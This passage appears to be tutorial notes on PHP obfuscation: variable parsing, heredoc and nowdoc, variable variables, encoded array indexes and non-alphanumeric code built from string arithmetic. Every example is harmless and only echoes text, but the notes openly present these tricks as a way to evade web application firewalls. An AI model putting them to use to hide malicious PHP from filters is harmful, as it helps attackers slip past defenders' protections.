echo "I{$s}Love Beer";   //                             > I Love Beer
echo "I${s}Love Beer";   //                             > I Love Beer
echo "I{${s}}Love Beer"; //                             > I Love Beer
```

- **Heredoc and Nowdoc**
- heredoc → double qouted strings
- Nowdoc → single qouted strings

Heredoc and Nowdoc

```
$expand = 'expand, nay they do';
$nd = <<<'NOW'
Variables do not $expand, \n\t also escapes.\n This is
the Nowdoc syntax. \n Notice the single quotes used to
enclose the identifier (NOW)
NOW;
echo $nd;

> Variables do not $expand, \n\t also escapes.\n This is
the Nowdoc syntax. \n Notice the single quotes used to
enclose the identifier (NOW)
```

```
$expand = 'expand, nay they do';
$hd = <<<HERE
Variables do not $expand, \n\t also escapes.\n This is
the Heredoc syntax. \n Notice there is no quotes around
the identifier (HERE)
HERE;
echo $hd;

> Variables do not expand, nay they do,
        also escapes.
 This is the Heredoc syntax.
 Notice there is no quotes around the identifier (HERE)
```

Heredoc and Nowdoc

The identifier must contain only alphanumeric characters and underscores. It must also start with a non-digit character or underscore, thereby making these examples still valid:

```
echo <<<⊶
It works!
⊶;
```

```
echo <<<'🥛'
It works!
🥛;
```

```
echo <<<✂
It works!
✂;
```

Variable Parsing > Complex (curly) Syntax

These are 3 different ways to define a variable named **$Beer**:

```
${'Be'.'er'}  = 'Club';                          // Define $Beer
${'B'.str_repeat('e',2).'r'} = "Club";           // Define $Beer
${'B'.str_repeat('e',2).@false./*.*/'r'} = "Club"; // Define $Beer
```

Array Data Types

Accessing Individual Index of Array

```
$a = array(x=>123, xx=>456); // This could be a $_GET, $_POST, or any another superglobal

echo $a['x'];              // 'normal' usage                          > 123
echo $a[x];                // index without quotes                    > 123
echo $a["\x78"];           // hexadecimal notation                    > 123
echo $a["\170"];           // octal notation                          > 123
echo $a['x'.@false."\x78"];// 'normal' usage with padding and hex.notation> 456
```

Take Advantage of Superglobals

Superglobals can be very useful to the obfuscation process. For example, **`$_SERVER`** is full of interesting fields. We can manipulate these both to increase the obfuscation level and evade security mechanisms such as WAFs.

Let's suppose we can generate our requests client-side and either send headers like: **`User-Agent`**, **`Accept-Language`**, **`Accept-Encoding`**, or send customized headers like **`MyHeader`**. Combining what we have seen so far, we can generate the following payload.

Variable Variables

- $var > variable name
- $$var > variable of $var variable

Simple Example

```
$x = 'Love';                    //Variable
$$x = 'Beer';                   //Variable variable

echo $x;                        //> Love
echo $$x;                       //> Beer
echo $Love;                     //> Beer
echo ${Love};                   //> Beer
echo ${"Love"};                 //> Beer

echo "$x ${$x}";                //> Love Beer
echo "$x ${Love}";              //> Love Beer
```

Chained Dollar Signs

```
$x = "I"; $I = "Love"; $Love = "Beer"; $Beer = "So"; $So = "Much";

echo $x;                        //>I
echo $$x;                       //>Love
echo $$$x;                      //>Beer
echo $$$$x;                     //>So
echo $$$$$x;                    //>Much
echo $x.$$x.$$$x.$$$$x.$$$$$x;  //>ILoveBeerSoMuch
```

Non-Alphanumeric Code

Arithmetic Operators

PHP follows Perl's convention when dealing with **arithmetic operations** on character variables. For example:

```
$§ = 'a';
$§++;       //$§ = 'b'
$§ = 'z';
$§++;       //$§ = 'aa'
$§ = 'A';
$§++;       //$§ = 'B'
$§ = 'a1';
$§++;       //$§ = 'a2'
```

Note: vars can only get incremented and not decremented

Bitwise Operators

It is also possible to use **Bitwise Operators** on strings. For example:

```
echo A&B;     //>                                          @
echo A|B;     //>                                          C
echo A^B;     //U+0003 END OF TEXT
echo ~A;      //U+00BE VULGAR FRACTION THREE QUARTERS>     ¾
echo A<<B;    //>                                          0
```

Using String Output of Native PHP Objects

If we want to start from a string, we can use the Array native object as follows:

```
$a = [];                  // Create an empty array object
$a = $a.!![];             // Convert the array to string >                "Array"
$_ = $__ = ![]&!![];      // true & false generates the int(0) >          0
$__++;                    // Increment  int(0) by one >                   1
$_§ = $__§ = $a[$_];      // Access the position 0 of the "Array" string > "A"
$__§++;                   // Get the next char after A >                  "B"
echo $_§|$__§;            // Echoes A|B >                                 "C"
```

Tools for PHP obfuscation:

- https://php-minify.com/php-obfuscator/
- hackvertor.co.uk